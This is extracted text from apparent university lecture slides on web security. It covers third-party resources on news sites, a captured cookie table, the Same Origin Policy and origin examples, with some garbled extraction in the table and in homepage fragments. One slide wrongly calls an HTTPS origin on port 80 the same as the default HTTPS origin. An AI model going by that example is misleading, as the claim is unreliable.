
⇒ can this be abused? Next lecture: XSRF attacks.






POSTs also send cookies!

You can also submit forms to any URL similar to how you can load resources



Modern Website



Modern Website



The LA Times homepage includes 540 resources from nearly 270 IP addresses, 58 networks, and 8 countries

CNN—the most popular mainstream news site—loads 361 resources

Many of these aren't controlled by the main sites


bombings

Officials raised the death toll in the Easter attacks to 321.




night lane closures on your way to (and from)





→ LOG IN

Modern Website



MUID	1656321DA67D6C8404703800A27D6AB3	.bing.com	/	2020-01-20	36			
_EDGE_S	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	43	✓		
SRCHUID	V=2&GUID=DCDDEA0BD104408B8367486B9E84EA69&	.bing.com	/	2020-06-05	57			
SRCHD	AF=NOFORM	.bing.com	1	1 00				
_SS	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	1 CC)OK		2 S 1	
bounceClientVisit1762c	%7B%22vid%22%3A1556033812014037%2C%22did%	.bounceexchan	/					
ajs_group_id	null	.brightcove.net	/	2019-12-11	16			
AMCV_A7FC606253FC752B0A4C98	1099438348%7CMCMID%7C6784754471467605695444	.brightcove.net	/	2020-12-11	268			
ajs_anonymous_id	%2250aa1405-b704-40f4-8d3b-6a29ffa32f73%22	.brightcove.net	/	2019-12-11	58			
ajs_user_id	null	.brightcove.net	/	2019-12-11	15			
adcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX	.cdnwidget.com	/	2020-05-23	182			
3idcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX	.cdnwidget.com	/	2020-05-23	183			
kuid	DNT	.krxd.net	/	2019-10-20	9			
idcontext	eyJjb29raWVJRCl6lkpaWjNWMkhLQlcyS1Q2RU9NTzJS	.latimes.com	/	2020-05-22	239			
kw.pv_session	3	.latimes.com	/	2019-04-24	14			
RT	"sl=3&ss=1556033808254&tt=9172&obo=0&bcn=%2F%	.latimes.com	/	2019-04-30	237			
_lb	1	.latimes.com	/	2019-04-23	4			
pdic	5	.latimes.com	/	2024-04-21	5			
_fbp	fb.1.1556033822471.1780534325	.latimes.com	/	2019-07-22	33			
gads	ID=10641b22d31f2147:T=1556033820:S=ALNI_MYGSPr	.latimes.com	/	2021-04-22	75			
s_cc	true	.latimes.com	/	N/A	8			
kw.session_ts	1556033812187	.latimes.com	/	2019-04-23	26			
bounceClientVisit1762v	N4IgNgDiBcIBYBcEQM4FIDMBBNAmAYnvgO6kB0YAhg	.latimes.com	/	2019-04-23	109			
uuid	69953082-e348-4cc7-b37b-b0c14adc7449	.latimes.com	/	2024-04-21	40			
_gid	GA1.2.771043247.1556033809	.latimes.com	/	2019-04-24	30			
_sp_ses.8129	*	.latimes.com	/	2019-04-23	13			
paic	5 CICT Vivor Vice	.latimes.com	/	2024-04-21	5		A -7	
_ga	GA1.2.664184260.1556033809 SIST - Yuan Xiao	.latimes.com	/	2021-04-22	29		47	
A16A A0		1.15	,	0040 04 00	7	,	,	

Same Origin Policy (Origins)

Web Isolation

Safely browse the web

Visit a web sites (including malicious ones!) without incurring harm

Site A cannot steal data from your device, install malware, access camera, etc.

Site A cannot affect session on Site B or eavesdrop on Site B

Support secure high-performance web apps

Web-based applications (e.g., Google Meet) should have the same or better security properties as native desktop applications

Remember... UNIX Security Model

Subjects (Who?)

- Users, processes

Objects (What?)

- Files, directories
- Files: sockets, pipes, hardware devices, kernel objects, process data

Access Operations (How?)

- Read, Write, Execute

Web Security Model

Subjects

"Origins" — a unique scheme://domain:port

Objects

DOM tree, DOM storage, cookies, javascript namespace, HW permission

Same Origin Policy (SOP)

Goal: Isolate content of different origins

- Confidentiality: script on evil.com should not be able to read bank.ch
- Integrity: evil.com should not be able to modify the content of bank.ch

Origins Examples

Origin defined as scheme://domain:port

All of these are different origins — cannot access one another

- http://shanghaitech.edu.cn
- http://www.shanghaitech.edu.cn
- http://shanghaitech.edu.cn:8080
- https://shanghaitech.edu.cn


These origins are the same — can access one another


- https://shanghaitech.edu.cn
- https://shanghaitech.edu.cn:80

Bounding Origins — Windows

Every Window and Frame has an origin

Origins are blocked from accessing other origin's objects






attacker.com cannot...

- read or write content from bank.com tab
- read or write bank.com's cookies
- detect that the other tab has bank.com loaded

Bounding Origins — Frames

Every Window and Frame has an origin

Origins are blocked from accessing other origin's objects



